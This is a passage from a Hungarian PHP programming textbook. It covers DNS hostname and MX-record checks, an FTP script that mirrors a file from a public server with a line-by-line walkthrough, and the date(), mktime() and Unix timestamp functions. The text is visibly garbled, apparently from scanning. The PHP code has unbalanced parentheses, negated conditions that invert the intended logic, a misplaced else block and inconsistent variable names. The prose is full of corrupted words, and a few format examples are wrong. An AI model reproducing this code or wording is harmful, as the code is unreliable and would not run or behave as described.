A `gethostbyaddr()` függvényteljes fordítva is eljárhatunk, ez ugyanis IP-címet vár paraméterként, és az ahhoz tartozó hosztnévet adja vissza. Ha egymás után meghívjuk ezt a két függvényt, könnyen lehet, hogy más hosztnévet kapunk, mint ahonnan kiindultunk. Ez jelentheti azt, hogy az oldal virtuális tárhelyszolgáltatást vesz igénybe, ahol egy fizikai gép és IP-cím egynél több domainnevet üzemeltet.

Érvényes URL esetén továbbléphetünk az e-mail cím ellenőrzésére. Az `explode()` függvény meghívásával először is felhasználói névre és hosztnévre bontjuk az e-mail címet:

```
$email = explode('@', $email);
```

```
$emailhost = $email[1];
```

Miután így kiderítettük a cím hoszt részét, a `dns_get_mx()` függvényteljes ellenőrizhetjük, hova megy az e-mail:

```
dns_get_mx($emailhost, $mxhostsarr);
```

A függvény az `$mxhostsarr` tömbben a megadott címhez tartozó Mail Exchange- (MX) rekordok halmozatát adja vissza.

Az MX-rekordok a DNS-nél vannak eltárolva, és úgy kereshetjük őket, mint a hosztnéveket. Az MX-rekordban megadott gép nem szükségszerűen az, ahova a levél ténylegesen kerül. Lehet egyszerűen egy olyan gép, amely tudja, hova kell irányítani a levelet. (Mivel egynél több ilyen gép is lehet, a függvény a hosztnév karakterláncá helyett tömböt ad vissza.) Ha nincs MX-rekord a DNS-ben, akkor az e-mailnek nincs hova mennie.

Érdemes megjegyezni, hogy a PHP windowsos verzióiban a `dns_get_mx()` függvény nem működik. Windows alatt használjuk a PEAR::Net_DNS csomagot, amivel ugyanezt a célt érhetjük el (http://pear.php.net/package/NET_DNS)!

Ha az ellenőrzések rendben vannak, az ürlap adatai bekerülhetnek az adatbázisba, és várhatják, hogy valamely kollégánk majdán átnézi az ajánlott oldalt.

A példában szereplő függvényeken túlmenően a `checkdnsrr()` függvényt is használhatnánk. Ez hosztnetet fogad paraméterként, és abban az esetben tér vissza `true` értékkel, ha a DNS-ben megtalálható a hosztnév rekordja.

Biztonsági mentés készítése vagy fájl tükrözése

A fájlátviteli protokolloval (FTP) állományokat továbbíthatunk egy hálózat számítógépei között. Az `fopen()`, illetve a PHP egyéb fájlfüggvényei FTP kapcsolat esetén ugyanúgy használhatók kiszolgálóhoz csatlakozásra, illetve fájlok kiszolgálóra és kiszolgálóról való továbbítására, mint HTTP kapcsolatok esetén. Az általános PHP-telepítéssel azonban kifejezetten FTP kapcsolat alatt használható függvényekhez is hozzájutunk.

Ezek a függvények alapértelmezésben nincsenek beépítve az általános telepítésbe. Használatukhoz Unix alatt az `--enable-ftp` beállítással kell futtatnunk a PHP `configure` programját, majd még egyszer futtatni kell a `make`-et is. Általános windowsos telepítés használata esetén az FTP függvények automatikusan be vannak kapcsolva. (A PHP konfigurálásáról a függelékben találunk további információt.)

Biztonsági mentés készítése vagy fájl tükrözése FTP-vel

Az FTP függvények kiválóan alkalmasak arra, hogy egyik gépről a másikra másoljunk vagy áthelyezzünk állományokat. Leggyakrabban akkor fogunk élni ezzel a lehetőséggel, ha biztonsági mentést készítünk weboldalunkról, vagy másik gépre tükrözük az állományokat. Nézzük meg egy egyszerű példával, hogyan lehet FTP függvényekkel tükrözni egy fájt! A kódot a 20.4 példakódban láthatjuk.

20.4 példakód: `ftp_tukrozes.php` – A fájl új változatát FTP kiszolgálóról letöltő kód

```
<html>
<head>
  <title>Tükrözés frissítése</title>
</head>
<body>
<h1> Tükrözés frissítése </h1>
<?php
// változók beállítása - az alkalmazásnak megfelelően módositsuk ezeket!
$host = 'ftp.cs.rmit.edu.au';
$felhasznaloi_nev = 'anonymous';
$jelszo = 'en@pelda.com';
$stavoli_fajl = '/pub/tsg/teraterm/ttssh14.zip';
$helyi_fajl = '/tmp/writable/ttssh14.zip';

// kapcsolódás a hoszthoz
$kapcsolat = ftp_connect($host);
if (!$kapcsolat)
{
  echo 'Hiba: Sikertelen kapcsolódás az ftp szerverhez<br />';
  exit;
}
echo "Sikeresen csatlakoztatva: $host.<br />";

// bejelentkezés a hosztra
$eredmeny = @ftp_login($kapcsolat, $felhasznaloi_nev, $jelszo);
if (!$eredmeny)
{
  echo "Hiba: A $felhasznaloi_nev felhasználói névvel nem sikerült bejelentkezni<br/>";
  ftp_quit($kapcsolat);
```

```

exit;
}
echo "$felhasznaloi_nev felhasználói néven bejelentkezve<br />";
// ellenőrizni a fájl utolsó módosításának időpontját, hogy szükség van-e frissítésre!
echo 'Fájl utolsó módosítási időpontjának ellenőrzése...<br />';
if (file_exists($helyi_fajl))
{
    $helyi_modositas_ideje = filemtime($helyi_fajl);
    echo 'Helyi fájl utolsó módosításának időpontja ';
    echo date('G:i j-M-Y', $helyi_modositas_ideje);
    echo '<br />';
}
else
{
    $helyi_modositas_ideje=0;
    $stavoli_modositas_ideje= ftp_mdtm($kapcsolat, $stavoli_fajl);
    if (!$stavoli_modositas_ideje >= 0))
    {
        // Ez nem azt jelenti, hogy a fájl nincs ott, a kiszolgáló nem biztos,
        // hogy támogatja a módosítási időt
        echo 'Nem érhető el a távoli fájl utolsó módosításának időpontja.<br />';
        $stavoli_modositas_ideje=$helyi_modositas_ideje+1; // gondoskodunk a frissítésről!
    }
    else
    {
        echo 'Távoli fájl utolsó módosításának időpontja';
        echo date('G:i j-M-Y', $stavoli_modositas_ideje);
        echo '<br />';
    }
    if (!$stavoli_modositas_ideje > $helyi_modositas_ideje))
    {
        echo 'A helyi másolat naprakész.<br />';
        exit;
    }
}

// fájl letöltése
echo 'Fájl letöltése a szerverről...<br />';
$fp = fopen ($helyi_fajl, 'w');
if (!$siker = ftp_fget($kapcsolat, $fp, $stavoli_fajl, FTP_BINARY))
{
    echo 'Hiba: Nem sikerült letölteni a fájlt';
    ftp_quit($kapcsolat);
    exit;
}
fclose($fp);
echo 'A fájl sikeresen letöltődött';

// kapcsolat bontása a hoszttal
ftp_quit($kapcsolat);

?>
</body>
</html>

```

A kód futtatásának mintakimenetét a 20.4 ábrán látjuk.



20

20.4 ábra: Az FTP tükrözökód ellenőrzi, hogy a fájl helyi változata naprakész-e, és ha nem az, akkor letölti az új változatát.

Az `ftp_tukrozes.php` kód elég általános. Láthatjuk, hogy az alábbi változók beállításával kezdődik:

```

$host = 'ftp.cs.rmit.edu.au';
$felhasznalo_nev = 'anonymous';
$jelszo = 'en@pelda.com';
$stavoli_fajl = '/pub/tsg/teraterm/ttssh14.zip';
$shelyi_fajl = '/tmp/writable/ttssh14.zip';
  
```

A `$host` változó annak az FTP kiszolgálónak a nevét tartalmazza, amelyhez kapcsolóni kívánunk, a `$felhasznalo_nev` és a `$jelszo` pedig a bejelentkezéshez használó felhasználói nevet, illetve jelszót tárolja.

Sok FTP oldal támogatja az úgynevezett névtelen bejelentkezést (anonymous login). Ebben az esetben egy szabadon elérhető felhasználói névvel bárki csatlakozhat a kiszolgálóhoz. Nincs szükséges jelszóra, de jelszóként gyakran illik megadni e-mail címmünket, hogy a rendszergazdák láthatssák, honnan jönnek a felhasználóik. Példánkban is követtük ezt a szokást.

A `$stavoli_fajl` változó a letölteni kívánt fájl elérési útvonalát tartalmazza. Jelen esetben a Tera Term SSH egy helyi peldányát töltjük le és tükrözünk. A Tera Term SSH egy windowsos SSH kliens. (Az SSH a secure shell, a biztonságos héj rövidítése. Ez a Telnet így titkosított formája.)

A `$shelyi_fajl` változó annak helynek az elérési útvonalát tartalmazza, ahol számítógépünkön tárolni kívánjuk a letöltött fájlt. A példában létrehozunk egy `/tmp/writable` nevű könyvtárat megfelelő jogosultságokkal ahhoz, hogy a PHP fájlt írasson oda. Operációs rendszerünkkel függetlenül a kód működéséhez létre kell hozni ezt a könyvtárat. Amennyiben operációs rendszerünk szigorú jogosultsági szisztemával bír, gondoskodnunk kell róla, hogy kódunknak jogosultsága legyen írni. Ezeket a változókat megfelelően módosítva lehetővé válik, hogy saját céljainkra használjuk a kódot.

A kódban ugyanazokat az alaplépéseket követjük, mintha saját kezüleg, parancssori felületből továbbítanánk egy állományt FTP-n keresztül:

1. Kapcsolódás a távoli FTP kiszolgálóhoz.
2. Bejelentkezés (felhasználóként vagy névtelenül).
3. A távoli fájl módosításának ellenőrzése.
4. Ha a fájl módosult, letöltsük.
5. Kapcsolat bontása az FTP kiszolgálóval.

Nézzük meg egyenként ezeket a lépéseket!

Kapcsolódás a távoli FTP kiszolgálóhoz

Az első lépés azzal egyenértékű, mintha windowsos vagy unixos rendszerben a következőket gépelnénk be a parancssorba:

`ftp hostnev`

PHP-ben a következő kóddal hajthatjuk végre ugyanezt:

```

$kapcsolat = ftp_connect($host);
if (!$kapcsolat)
{
    echo 'Hiba: Sikertelen kapcsolódás az ftp szerverhez<br />';
    exit;
}
echo "Sikeresen csatlakoztatva: $host.<br />";
  
```

Az `ftp_connect()` függvényt hívjuk meg itt. Ez paraméterként a hosztnevet fogadja, és vagy a kapcsolat erőforrás-váltóját adja vissza, vagy – amennyiben a kapcsolat nem tud létrejönni – false értékkel tér vissza. A függvény opcionális második paraméterként a csatlakozásra kijelölt hoszt portjának számát fogadhatja. (A példában nem adtuk ezt meg.) Ha nem határozzuk meg a port számát, a 21-est, az FTP alapértelmezett portját fogja a függvény használni.

Bejelentkezés az FTP kiszolgálóra

A következő lépés a bejelentkezés adott felhasználói névvel és az ahhoz tartozó jelszóval. Az `ftp_login()` függvénytelhetjük ezt meg:

```
$eredmeny = @ftp_login($kapcsolat, $felhasznaloi_nev, $jelszo);
if (!$eredmeny)
{
    echo "Hiba: A $felhasznaloi_nev felhasználói névvel nem sikerült bejelentkezni<br />";
    ftp_quit($kapcsolat);
    exit;
}
echo "$felhasznaloi_nev felhasználói néven bejelentkezve<br />";
```

A függvény három paramétert vár: az FTP kapcsolatot (amit az `ftp_connect()` függvényből kap meg), a felhasználói nevet és a jelszót. Sikeres bejelentkezés esetén true, ellenkező esetben false értékkel tér vissza. Figyeljük meg, hogy a sor elejére @ szimbólumot téve elnyomjuk a hibákat! Azért tesszük ezt, mert ha a felhasználó nem léptethető be, PHP-s figyelmeztetés jelenne meg a böngészőben. Az \$eredmeny tesztelésével kezelhetjük ezt a hibát, és saját, felhasználóbarát hibaüzenetünket tudjuk megjeleníteni.

Láthatjuk, hogy sikeresen bejelentkezési kísérlet esetén az `ftp_quit()` függvénytelhetjük a függvényt. A kézszövegben részletesebben is bemutatjuk ezt a függvényt.

Fájl módosítási idejének ellenőrzése

Mivel az állomány helyi másolatát kívánjuk frissíteni, érdemes lehet ellenőrizni, hogy egyáltalán szükség van-e erre, mert ha a helyi változat friss, akkor teljesen felesleges lenne még egyszer letölteni. Nagy állományok esetén ez egyáltalán nem minden, akár jelentős hálózati forgalomról is megkímélhetjük magunkat ezáltal. Nézzük meg az utolsó módosítás időpontját ellenőrző kód részletet!

Pontosan a fájlok utolsó módosítási időpontja miatt használunk a sokkal egyszerűbb fájlfüggvények helyett FTP függvényeket. A fájlfüggvények is egyszerűen olvasnak – és egyes esetekben írnak is – fájlokat hálózati felületen (network interfaces) keresztül, de az olyan állapotfüggvények, mint például a `filemtime()`, távolról nem működnek.

Azt elődtöndök, hogy le kell-e tölteni a fájlt, először is a `file_exists()` függvénytelhetjük, hogy megvan-e a fájl helyi példánya. Ha nincs, akkor egyértelmű, hogy szükség van a letöltésre. Ha a fájl létezik, utolsó módosításának időpontját a `filemtime()` függvénytelhetjük ki, és a \$helyi_modositas_ideje változóban eltároljuk azt. Ha a helyi fájl nem elérhető, akkor a \$helyi_modositas_ideje változó értékét 0-ra állítjuk, mert így biztosan „korábbi” lesz, mint a távoli fájl utolsó módosításának időpontja:

```
echo 'Fájl utolsó módosítási időpontjának ellenőrzése...<br />';
if (file_exists($helyi_fajl))
{
    $helyi_modositas_ideje = filemtime($helyi_fajl);
    echo 'Helyi fájl utolsó módosításának időpontja ';
    echo date('G:i j-M-Y', $helyi_modositas_ideje);
    echo '<br />';
}
else
    $helyi_modositas_ideje=0;
(A file_exists() és a filemtime() függvényről a 2. és a 19. fejezetben részletesebben is olvashatunk.)
Miután így végeztünk a helyi fájllal, a távoli változat utolsó módosításának időpontját kell kiderítenünk. Az ftp_mdtm()
függvénytelhetjük ezt meg:
$tavoli_modositas_ideje = ftp_mdtm($kapcsolat, $tavoli_fajl);
```

A függvény két paramétert fogad: az FTP kapcsolat erőforrás-változóját és a távoli fájl elérési útvonalát, s a fájl utolsó módosítási időpontjának unixos időbelyegét vagy hiba esetén -1-et ad vissza. Nem minden FTP kiszolgáló támogatja ezt a funkciót, így nem feltétlenül fog használható eredménnyel járni a függvény alkalmazása. Ha így történik, dönthetünk úgy, hogy a \$stavoli_modositas_ideje változót mesterségesen a \$helyi_modositas_ideje változónál „későbbire” állítjuk azzal, hogy 1-et hozzáadunk. Így a kód mindenkorban megkíséri letölteni az állományt:

```

if (!$stavoli_modositas_ideje >= 0)
{
    // Ez nem azt jelenti, hogy a fájl nincs ott, a kiszolgáló nem biztos,
    // hogy támogatja a módosítási időt
    echo 'Nem érhető el a távoli fájl utolsó módosításának időpontja.<br />';
    $stavoli_modositas_ideje=$helyi_modositas_ideje+1; // gondoskodjunk a frissítésről
}
else
{
    echo 'Távoli fájl utolsó módosításának időpontja';
    echo date('G:i j-M-Y', $stavoli_modositas_ideje);
    echo '<br />';
}

```

Akét módosítási időpont birtokában összehasonlíthatjuk a fájl két változatát, és eldönthetjük, hogy szükség van-e a letöltésre:

```

if (!$stavoli_modositas_ideje > $helyi_modositas_ideje)
{
    echo 'A helyi másolat naprakész.<br />';
    exit;
}

```

A fájl letöltése

Ha idáig eljutottunk, megpróbálhatjuk letölteni a fájlt a kiszolgálóról:

```

echo 'Fájl letöltése a szerverről...<br />';
$fp = fopen ($helyi_fajl, 'w');
if (!$siker = ftp_fget($kapcsolat, $fp, $stavoli_fajl, FTP_BINARY))
{
    echo 'Hiba: Nem sikerült letölteni a fájlt';
    ftp_quit($kapcsolat);
    exit;
}
fclose($fp);
echo 'A fájl sikeresen letöltődött';

```

Ahogy azt már korábban megranoltuk, helyi fájlt az fopen() függvénnyel nyitunk meg. Ezt követően az ftp_fget() függvényt hívjuk meg, amely megkíséri letölteni és helyi fájlban eltárolni az állományt. A függvény négy paramétert fogad. Az első három magától értetődő: az FTP kapcsolat, a helyi fájl erőforrás-változója és a távoli fájl elérési útvonala. A negyedik paraméter az FTP kapcsolat módja.

Az FTP fájlátvitel két lehetséges módja az ASCII és a bináris (binary). Az ASCII módot szöveges (vagyis kizárálag ASCII karaktereket tartalmazó) fájlok továbbítására használjuk, a bináris módot pedig minden más fájlhoz. A bináris mód érintetlenül hagyja a továbbított fájlt, az ASCII mód ugyanakkor az operációs rendszerünknek megfelelő módon átalakítja a „kocsi vissza” és a „soremenélés” karaktereket (Unix alatt \n, Windows alatt \r\n, Macintosh alatt pedig \r lesz belőlük).

A PHP FTP könyvtárában két, előre meghatározott, ezeket az FTP módokat jelképező állandó található: FTP_ASCII és FTP_BINARY. Nekünk kell eldöntenünk, hogy melyik mód felel meg a szóban forgó fájltípusnak, és az annak megfelelő állandót kell negyedik paraméterként átadni az ftp_fget() függvénynek. Példánkban tömörített ZIP fájlt továbbítunk, ezért az FTP_BINARY módot választjuk.

Ha minden rendben megy, az ftp_fget() függvény true, hiba esetén pedig false értékkel tér vissza. Az eredményt a \$siker változóban tároljuk, majd közöljük a felhasználóval a művelet kimenetét.

A letöltési kísérlet után az fclose() függvénnyel zárjuk be a helyi állományt.

Az ftp_fget() alternatívjaként az ftp_get() függvényt is használhatnánk, amelynek prototípusa a következő:

```
int ftp_get (int ftp_kapcsolat, string helyi_fajl_eleresi_utvonala,
            string tavoli_fajl_eleresi_utvonala, int mod)
```

Ez a függvény az `ftp_fget()`-hez hasonlóan működik, ám nem igényli, hogy a helyi fájl meg legyen nyitva. Az írni kívánt helyi fájl erőforrás-változója helyett annak elérési útvonalát adjuk át a függvénynek.

Érdemes megjegyezni, hogy az egyszerre több fájl letöltésére használható `mget` FTP-s parancsnak nincsen megfelelője. Ha erre van szükségünk, többször meg kell hívnunk az `ftp_fget()` vagy `ftp_get()` függvényt.

20 A kapcsolat bontása

Az FTP kapcsolattal végzett munka után bontani kell a kapcsolatot az `ftp_quit()` függvényvel:

```
ftp_quit($kapcsolat);
```

A függvénynek az FTP kapcsolat erőforrás-változóját kell átadni.

Fájlfeltöltés

Ha fordítva szeretnénk eljárni – vagyis a szerverünkről szeretnénk távoli gépekre másolni fájlokat –, két olyan függvényt kell használni, amely lényegében az `ftp_fget()` és az `ftp_get()` ellentéte. Ez a két függvény az `ftp_fput()` és az `ftp_put()`. A következő a prototípusuk:

```
int ftp_fput (int ftp_kapcsolat, string tavoli_fajl_eleresi_utvonala, int fp, int mod)
int ftp_put (int ftp_kapcsolat, string tavoli_fajl_eleresi_utvonala,
             string helyi_fajl_eleresi_utvonala, int mod)
```

A paraméterek ugyanazok, mint a `_get` függvényes megfelelőknél.

Időtúllépés elkerülése

FTP-n keresztsüli fájlatvitel esetén az egyik lehetséges probléma a maximális végrehajtási idő túllépése. Tudni fogjuk, amikor ez bekövetkezik, mert a PHP hibaüzenetet ad. Az ilyen hiba jellemzően akkor fordul elő, ha a kiszolgáló lassú, vagy túlerhelt hálózaton fut, vagy ha a letölteni kívánt fájl nagy méretű (például videofájl).

A maximális végrehajtási idő alapértelmezett értékét minden PHP kód számára a `php.ini` fájlban határozhatjuk meg. Alapból 30 másodpercre van állítva. Ennek célja az irányításunk alól kikerülő kódok kezelése. Ha azonban FTP-n keresztsüli továbbítunk fájlokat, és a világ többi részével bennünket összekötő kapcsolat lassú, vagy a szóban forgó állomány elég nagy, a fájlatvitel ennél akár sokkal hosszabb ideig is eltarthat.

Szerencsére a `set_time_limit()` függvénytel meghívásával átállítja a kód futására engedélyezett másodpercek számát. A végrehajtási idő számolása ebben az esetben a függvény meghívásától kezdődik.

Ha például meghívjuk a

```
set_time_limit(90);
```

függvényt, a kód a függvény meghívásától számított újabb 90 másodpercig futhat.

További FTP függvények használata

Számos más, hasznos FTP függvényt is elérhetünk PHP-ben. Az `ftp_size()` függvényt távoli kiszolgálón lévő fájlok méreteinek kiderítésére használhatjuk. Prototípusa a következő:

```
int ftp_size(int ftp_kapcsolat, string tavoli_fajl_eleresi_utvonala)
```

A függvény a távoli fájl bájtokban kifejezett méretét, illetve hiba esetén -1-et ad vissza. Nem minden FTP kiszolgáló támogatja. Az `ftp_size()` kiválóan alkalmas egy adott fájlatvitelhez szükséges maximális végrehajtási idő kiszámítására. A fájl-méret és kapcsolatunk sebessége alapján könnyedén megbecsülhetjük, hogy mennyi ideig tarthat az átvitel, és ennek megfelelően kell a `set_time_limit()` függvényt használnunk.

Az alábbi kóddal tudjuk kideríteni és megjeleníteni egy távoli FTP kiszolgáló valamely könyvtárában lévő fájlok nevét:

```
$listazas = ftp_nlist($kapcsolat, dirname($tavoli_fajl));
```

```
foreach ($listazas as $fajl_nev)
```

```
echo "$fajl_nev <br>";
```

Ez a kód az `ftp_nlist()` függvényel határozza meg az adott könyvtárban lévő fájlok nevét.

A további FTP függvényekről elmondhatjuk, hogy szinte minden, amit FTP parancssorból meg tudunk tenni, az FTP függvényekkel is végrehajtható. Az egyes FTP parancsoknak megfelelő függvényeket a PHP online kézikönyvében találjuk meg (<http://us2.php.net/manual/en/ref.ftp.php>).

A kivétel a már korábban említett `mget` (multiple get, azaz egyszerre több fájl letöltése), de az `ftp_nlist()` függvénnel megszerezhetjük a fájlok listáját, majd letölthetjük a szükséges állományokat.

További olvasnivaló

A fejezetben elsősorban az alapokat tekintettük át, de az interneten számtalan további anyagot találunk az itt tárgyalt téma körében. Az egyes protokollokról és működésükről a <http://www.rfc-editor.org/> oldalon elérhető RFC-ket érdemes tanulmányozni.

A World Wide Web Consortium protokollokkal kapcsolatos információit is érdekesnek találhatjuk, ezeket a <http://www.w3.org/Protocols/> címen érjük el.

A TCP/IP protokollról számos könyvben kimerítő leírást találunk, példaképpen elég megleíteni Andrew Tanenbaum *Computer Networks* (Számítógépes hálózatok) című munkáját.

Hogyan tovább?

Immár készen állunk arra, hogy megvizsgáljuk a PHP dátum- és naptárfüggvényeit tartalmazó könyvtárakat. A következő fejezből azt is megtudhatjuk, hogyan alakíthatjuk a felhasználók által beírt formátumokat PHP és MySQL formátumokká, majd vissza az eredeti formátumra.

Dátum és idő kezelése

E fejezetből megtudhatjuk, hogyan ellenőrizhetjük és formázhatjuk a dátumot és időt, illetve hogyan válthatunk a különböző dátumformátumok között. Ezek a lehetőségek akkor lesznek különösen hasznosak, amikor MySQL és PHP, illetve Unix és PHP dátumformátumok, valamint a felhasználók által HTML ürlapon bevitt dátumok formátumai között kell váltanunk.

A fejezetben az alábbi főbb témaörökkel foglalkozunk:

- Dátum és idő megállapítása PHP-ból
- Váltás PHP és MySQL dátumformátumok között
- Dátumok kiszámítása
- Naptárfüggvények használata

Dátum és idő megállapítása PHP-ból

Jó régén, még a PHP gyorstalpaló című 1. fejezetben mutattuk be, hogyan lehet a `date()` függvényel a dátumot és időt PHP-ból megállapítani, illetve formázni. Ebben a fejezetben az ott leírtaknál részletesebben is megvizsgáljuk ezt, valamint a PHP további dátum- és időkezelő függvényeit.

A `date()` függvény használata

Emlékezhetünk rá, hogy a `date()` függvény két paramétert fogad, amelyek közül az egyik opcionális. Az első a formátumstring, a második – az opcionális – pedig egy Unix időbényeg. Ha nem határozzuk meg az időbényeget, a `date()` alapértelmezésben az aktuális dátumot és időt használja. A függvény a megfelelő dátumot jelképező, formázott karakterláncot adja vissza.

A `date()` függvény tipikus meghívása a következőképpen néz ki:

```
echo date('js F Y');
```

Ez a 30th March 2010 formátumban adja vissza a dátumot. A függvény által elfogadott formátumkódok listáját a 21.1 táblázat tartalmazza.

21.1 táblázat: A PHP `date()` függvényének formátumkódjai

Kód	Leírás
a	Délelőtt vagy délután, amit két kisbetűs karakter, az am. vagy pm. jelöl.
A	Délelőtt vagy délután, amit két nagybetűs karakter, az AM vagy PM jelöl.
B	Swatch internetidő, univerzális időrendszer. További információ: http://www.swatch.com/ .
c	ISO 8601-es szabvány szerinti dátum. A dátumot ÉÉÉÉ-HH-NN formátumban jeleníti meg. Nagy T betű választja el a dátumot és az időt. Az időt ÓÓ:PP:MM formátumban mutatja. Az időzónát a greenwichi időtől (GMT) számított eltérés mutatja. Például 2008-06-26T21:04:42-1:00. (Ez a formátumkód a PHP5-ben lett először elérhető.)
d	A hónap napja két számjeggyel, helykitöltő nullával. A tartomány 01-től 31-ig tart.
D	A hét napja háromkarakteres, rövidített szöveges formátumban (a napok angol neve alapján). A tartomány Mon-tól Sun-ig tart.
e	Időzóna-azonosító (a PHP 5.1.0-s verziójától érhető el).
F	A hónap teljes szövegű formában (angolul). A tartomány January-től December-ig tart.
g	Az óra 12 órás formátumban, helykitöltő nullák nélkül. A tartomány 1-től 12-ig tart.

Kód	Leírás
G	Az óra 24 órás formátumban, helykitöltő nullák nélkül. A tartomány 0-tól 23-ig tart.
h	Az óra 12 órás formátumban, helykitöltő nullákkal. A tartomány 01-től 12-ig tart.
H	Az óra 24 órás formátumban, helykitöltő nullákkal. A tartomány 00-tól 23-ig tart.
i	Az egész óra óta eltelt percek, helykitöltő nullákkal. A tartomány 00-tól 59-ig tart.
I	Nyári időszámítás Boole-i értékkel megadva. A formátumkód 1-et ad vissza, amennyiben van nyári időszámítás, és 0-át, ha nincs.
j	A hónap napja helykitöltő nullák nélkül. A tartomány 1-től 31-ig tart.
l	A hétfelirat teljes szövegű formában (angolul). A tartomány Sunday-tól Saturday-ig tart.
L	Szökövév Boole-i értékkel megadva. A formátumkód 1-et ad vissza, amennyiben az adott dátum szökőévben van, és 0-át, ha nem.
m	A hónap két számjeggyel, helykitöltő nullákkal. A tartomány 01-től 12-ig tart.
M	A hónap háromkarakteres, rövidített szöveges formátumban. A tartomány Jan-től Dec-ig tart.
n	A hónap számként, helykitöltő nullák nélkül. A tartomány 1-től 12-ig tart.
o	ISO-8601-es szabvány szerinti évszám. Értéke ugyanaz, mint az Y formátumkódnak, kivéve, ha a héti ISO szabvány szerinti sorszáma (W) az előző vagy a következő évhez tartozik, mert akkor azt az évet használja helyette (a PHP 5.1.0-s verziójától érhető el).
O	Az aktuális időzóna és a GMT közötti különbség órában – például +1600.
r	RFC822 szerint formázott dátum és idő, például Tue, 30 Mar 2010 18:45:30 -0100. (A formátum a PHP 4.0.4-s verziójában jelent meg.)
s	Az egész perc óta eltelt másodpercek, helykitöltő nullákkal. A tartomány 00-tól 59-ig tart.
S	A dátumokban lévő sorszámnev képzője kétkarakteres formátumban (angolul). A számtól függően lehet st, nd, rd vagy th.
t	A dátumhoz tartozó hónapban lévő naptári napok száma. A tartomány 28-tól 31-ig tart.
T	A kiszolgáló időzónája háromkarakteres formátumban – például CET.
U	Az 1970. január 1-től az aktuális időpontig eltelt másodpercek száma; ezt nevezik a dátum Unix időbeli legének.
w	A hétfelirat egy számjeggyel. A tartomány 0-tól (vasárnap) 6-ig (szombat) tart.
W	A héti sorszáma az évben az ISO-8601-es szabvány szerint. (A formátumkód a PHP 4.1.0-s verziójában jelent meg.)
y	Az év kétszámjegyű formátumban – például 10.
Y	Az év negyszámjegyű formátumban – például 2010.
z	Az év napja számként. A tartomány 0-tól 365-ig tart.
Z	Az aktuális időzónának a GMT-től másodpercen mért eltérése. A tartomány -43200-tól 43200-ig tart.

Unix időbelyegek kezelése

A date() függvény második paramétere egy Unix időbelyeg. Ha esetleg nem tudnánk, hogy ez pontosan mit jelent: a legtöbb Unix rendszer 32 bites egész számként tárolja a pontos időt és dátumot. Ez az egész szám a greenwichi idő szerinti 1970. január 1., éjfél óta eltelt, másodpercekben számított időt mutatja. (Szokás ezt az időpontot Unix epochnak is nevezni.) Elsőre kicsit talán különlegesnek tűnhet ez a megközelítés, de egyszerűen egy szabvány, másrészről az egész számokkal a számítógépek könnyen elboldogulnak.

A Unix időbelyegek kompakt módszert kínálnak a dátum és idő tárolására. Ennek ellenére nem szenvendnek a 2000-es évi problémájától (Y2K), amely bizony más kompakt és rövidített dátumformátumoknak gondot okoznak. Hasonló problémával ugyanakkor ez a formátum is kénytelen szembenézni, mivel a 32 bites egész szám használata korlátozott időtartam kezelését teszi csak lehetővé. Amennyiben szoftverünkben 1902 előtti vagy 2038 utáni időpontokkal is foglalkoznunk kell, akkor bizony bajban leszünk.

Egyes rendszereken, így Windowson is még szükebb ez a tartomány. Az időbelyeg nem lehet negatív, így 1970 előtti időbelyegek nem használhatók. Kódunk platformfüggetlensége érdekében nem szabad megfeledkezni ezekről a korlátokról.

Amiatt minden bizonnal nem kell aggódni, hogy szoftverünket még 2038-ban is használni fogják. Az időbelyegeknek nincsen rögzített mérete; a C nyelv integer típusának méretéhez vannak kötve, ami legalább 32 bit. Amennyiben szoftverünk még 2038-ban is használatban lesz, igen valószínű, hogy rendszerünk akkorra nagyobb típust fog használni.

Annak ellenére, hogy ez a formátum unixos szabvány, a date() és egyes más PHP függvények akkor is ezt használják, ha a PHP-t Windows alatt futtatjuk. Az egyetlen különbség ebben az esetben az, hogy a Windows alatt az időbelyeg nem lehet negatív.

Ha dátumot és időt szeretnénk Unix időbelyeggé alakítani, az mktime() függvényt kell használni. Prototípusa a következő:

```
int mktime ([int ora[], int perc[], int masodperc[], int hónap[],
            int nap[], int ev [, int nyari_idoszamitas]]])
```

A paraméterek – talán az utolsó, a nyari_idoszamitas kivételével – elégéig magától értetődőek. A nyari_idoszamitas paraméter azt jelzi, hogy a dátum a nyári időszámításba esik-e. Amennyiben igen, akkor 1-re, ha nem, akkor 0-ra kell állítani a paramétert. Amennyiben nem tudjuk, akkor az alapértelmezett értéket, a -1-et érdemes használni. Ebben az esetben a PHP megpróbálja azon rendszer alapján, amin fut, kitalálni, hogy vajon használnak-e nyári időszámítást. Mivel aparaméter opcionális, így is, úgy is ritkán fogjuk használni.

Az egyetlen csapda, amit a függvény kapcsán el kell kerülnünk, hogy a paraméterei nem túlzottan összetönsorrendben helyezkednek el. A sorrend nem teszi lehetővé, hogy kihagyjuk az időt. Ha az idő egyáltalán nem érdekel bennünket, írunk 0-t az óra, perc és másodperc paraméterhez. A paraméterlista jobb oldaláról ugyanakkor elhagyhatjuk az értékeket. Ha nem adjuk meg ezeket, az aktuális értékre lesznek állítva. Így az alábbi függvényhívás

```
$idobelyeg = mktime();
apontos(pillanatnyi) dátum és idő Unix időbelyegét adja vissza. Ugyanezt az eredményt kapnánk a következő függvény meghívásával is:
```

```
$idobelyeg = time();
```

A time() függvény egyetlen paramétert sem fogad, és minden a pontos dátum és idő Unix békéképét adja vissza.

Egy másik lehetőség a korábban már bemutatott date() függvény. Az „U” formátumsztring időbelyeget vár. A következő utasítás az előző kettővel egyenértékű:

```
$idobelyeg = date("U");
```

Az mktime() függvénynek két vagy négy számjeggyel is megadhatjuk az évet. A 0 és 69 közötti kétszámjegyű értékek a 2000 és 2069 közötti éveket, a 70 és 99 közötti értékek pedig az 1970 és 1999 közötti éveket jelképezik.

Nézzünk néhány további példát az mktime() használatát szemléltetendő! Az

```
$ido = mktime(12, 0, 0);
```

utasítás a mai nap déli időpontját adja. Az

```
$ido = mktime(0,0,0,1,1);
```

pedig a folyó év január elsejét adja vissza. Figyeljük meg, hogy az óra paraméter esetében a 0-val (és nem a 24-gyel) jelöljük az éjelt!

Az mktime() függvényt dátumokkal kapcsolatos, egyszerű számításokra is használhatjuk. Például az

```
$ido = mktime(12,0,0,$onap,$nap+30,$ev);
```

30 napot ad a komponensek által meghatározott dátumhoz (még akkor is, ha a \$nap+30 általában nagyobb, mint az adott hónapban lévő napok száma).

